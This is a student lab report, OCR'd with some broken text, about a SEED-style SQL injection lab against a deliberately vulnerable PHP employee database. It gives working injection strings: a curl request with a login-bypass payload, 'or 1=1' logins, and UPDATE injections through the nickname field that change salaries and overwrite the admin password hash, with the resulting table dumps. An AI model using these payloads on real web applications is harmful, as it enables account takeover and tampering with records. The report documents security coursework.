Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile


Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

- Using CURL command:
- First we must install curl in your machine and copy the link from the website and perform it by using update statement.

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI




```
[06/22/2017 18:56] User@10.0.2.4:~/sql_injection2/patch$ cd /etc/php5
[06/22/2017 18:56] User@10.0.2.4:/etc/php5$ ls
apache2  cgi  cli  conf.d
[06/22/2017 18:56] User@10.0.2.4:/etc/php5$ cd apache2
[06/22/2017 18:56] User@10.0.2.4:/etc/php5/apache2$ ls
conf.d  php.ini  php.ini~
[06/22/2017 18:57] User@10.0.2.4:/etc/php5/apache2$ pwd
/etc/php5/apache2
[06/22/2017 18:57] User@10.0.2.4:/etc/php5/apache2$ sudo gedit php.ini
^Z
[1]+  Stopped                 sudo gedit php.ini
[06/22/2017 18:59] User@10.0.2.4:/etc/php5/apache2$ sudo apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
curl is already the newest version.
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 573 not upgraded.
[06/22/2017 19:04] User@10.0.2.4:/etc/php5/apache2$ 
```



```
[06/22/2017 19:06] User@10.0.2.4:/etc/php5/apache2$ curl "http://www.seedlabsqli
njection.com/unsafe_credential.php?EID=1%27+or+Name%3D%27Admin%27%3B%23"
```


- So now here with the help of curl command we can see the changes in the database and we can see the code that particular updated file with the link we put in the curl command.

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI



```
->

!DOCTYPE html>
ntml>
ody>

!-- link to ccs-->
link href="style_home.css" type="text/css" rel="stylesheet">

div class=wrapperR>
>
utton onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
/p>
/div>


r><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20
 ssn: 10211002    nickname: Aliceemail: alice@mwsu.eduaddress: 4700 taft blvdp
one number: 4084084087<br><h4> Boby Profile</h4>Employee ID: 20000     salary:
0000     birth: 4/20    ssn: 10213352    nickname: email: address: phone number
 <br><h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10
  ssn: 98993524    nickname: email: address: phone number: <br><h4> Samy Profi
e</h4>Employee ID: 40000     salary: 90000     birth: 1/11    ssn: 32193525
ickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50
00     salary: 110000     birth: 11/3    ssn: 32111111    nickname: email: addr
ss: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999     salary: 400
00     birth: 3/5    ssn: 43254314    nickname: email: address: phone number:
div class=wrapperL>
>
utton onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button

/p>
```

- And now if we type “1’ or 1=1#” we always get the first record in the database i.e., the first row in the credentials table.
- So, to get access to the particular employee we must type the Eid respective to it. Forr example, let us take Bobby. So, for Bobby “20000’ or 1=1;#” and then we gain access to Bobby’s account.




Boby Profile

Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI


- Changing the salary of your account:
  So, if you are pissed off with your boss and you want to change your salary by yourself we do the following.



dit Profile Information

ick Name:	alice2', salary='596572';#
Email :	
Address:	
e Number:	
Password:	


- Then after that by pressing edit profile, our profile gets updated and we get the following.



Alice Profile


Employee ID	10000
Salary	596572
Birth	9/20
SSN	10211002
NickName	alice2
Email	alice@mwsu.edu
Address	4700 taft blvd
Phone Number	4084084087

- And now when your boss irritate you, and you want to change your Boss salary to “$1” you do the following by pressing edit profile in your account.



Nick Name:	', salary='1' where name='Admin';#
Email :	
Address:	
one Number:	
Password:	

- Then after pressing edit, when we check the table in the database “Admin’s salary gets updated to “$1”.




```
----------------+----------+----------------------------------------+
  1 | Alice | 10000 | 596572 | 9/20  | 10211002 | 4084084087  | 4700 taft
 alice@mwsu.edu | alice2   | 35318264c9a98faf79965c270ac80c5606774df1 |
  2 | Boby  | 20000 | 596572 | 4/20  | 10213352 |             |
                | alice2   | b78ed97677c161c1c82c142906674ad15242b2d4 |
  3 | Ryan  | 30000 | 596572 | 4/10  | 98993524 |             |
                | alice2   | a3c50276cb120637cca669eb38fb9928b017e9ef |
  4 | Samy  | 40000 | 596572 | 1/11  | 32193525 |             |
                | alice2   | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
  5 | Ted   | 50000 | 596572 | 11/3  | 32111111 |             |
                | alice2   | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
  6 | Admin | 99999 |      1 | 3/5   | 43254314 |             |
                |          | 52e51cf3f58377b8a687d49b960a58dfc677f0ad |
----+-------+-------+--------+-------+----------+-------------+----------
----------------+----------+----------------------------------------+
```


CMPS 5383 SQL INJECTION LAB REPORT
ADITHYA MAHESH BARIKI

TASK 3: MODIFYING THE PASSWORD OF ADMIN


- Actually to change the password we use “sha1” encoding. Generally, most of the websites use the same method for encrypting the password nowadays.
- So, in the terminal we create a new file called genpassword2.php and echo the sha1 encoding with that file which is to be included in the web page to perform sql injection.



```
[06/22/2017 20:29] User@10.0.2.4:~/sql_injection2/patch$ touch genpassword2;
[06/22/2017 20:29] User@10.0.2.4:~/sql_injection2/patch$ sudo vi genPassword2
[06/22/2017 20:30] User@10.0.2.4:~/sql_injection2/patch$ php genPassword2
52e51cf3f58377b8a687d49b960a58dfc677f0ad
[06/22/2017 20:31] User@10.0.2.4:~/sql_injection2/patch$ 
```



```
<?php

echo sha1("attacker");
echo "\n";

?>
~
~
~
```



Edit Profile Information

Nick Name: ',Password='52e51cf3f58377b8a6

Email :

Address:

- So now when we try to enter in to the admin profile with the required credentials we cannot login to that account.

In this way, with the help of SQL Injection we crack in to other’s account and change their salary and perform the operations we like. But the only thing is we must be able to turn off the countermeasure and the rest we can play with it. It can be done normally to less secure.

CMPS 5383 SQL INJECTION LAB REPORT

ADITHYA MAHESH BARIKI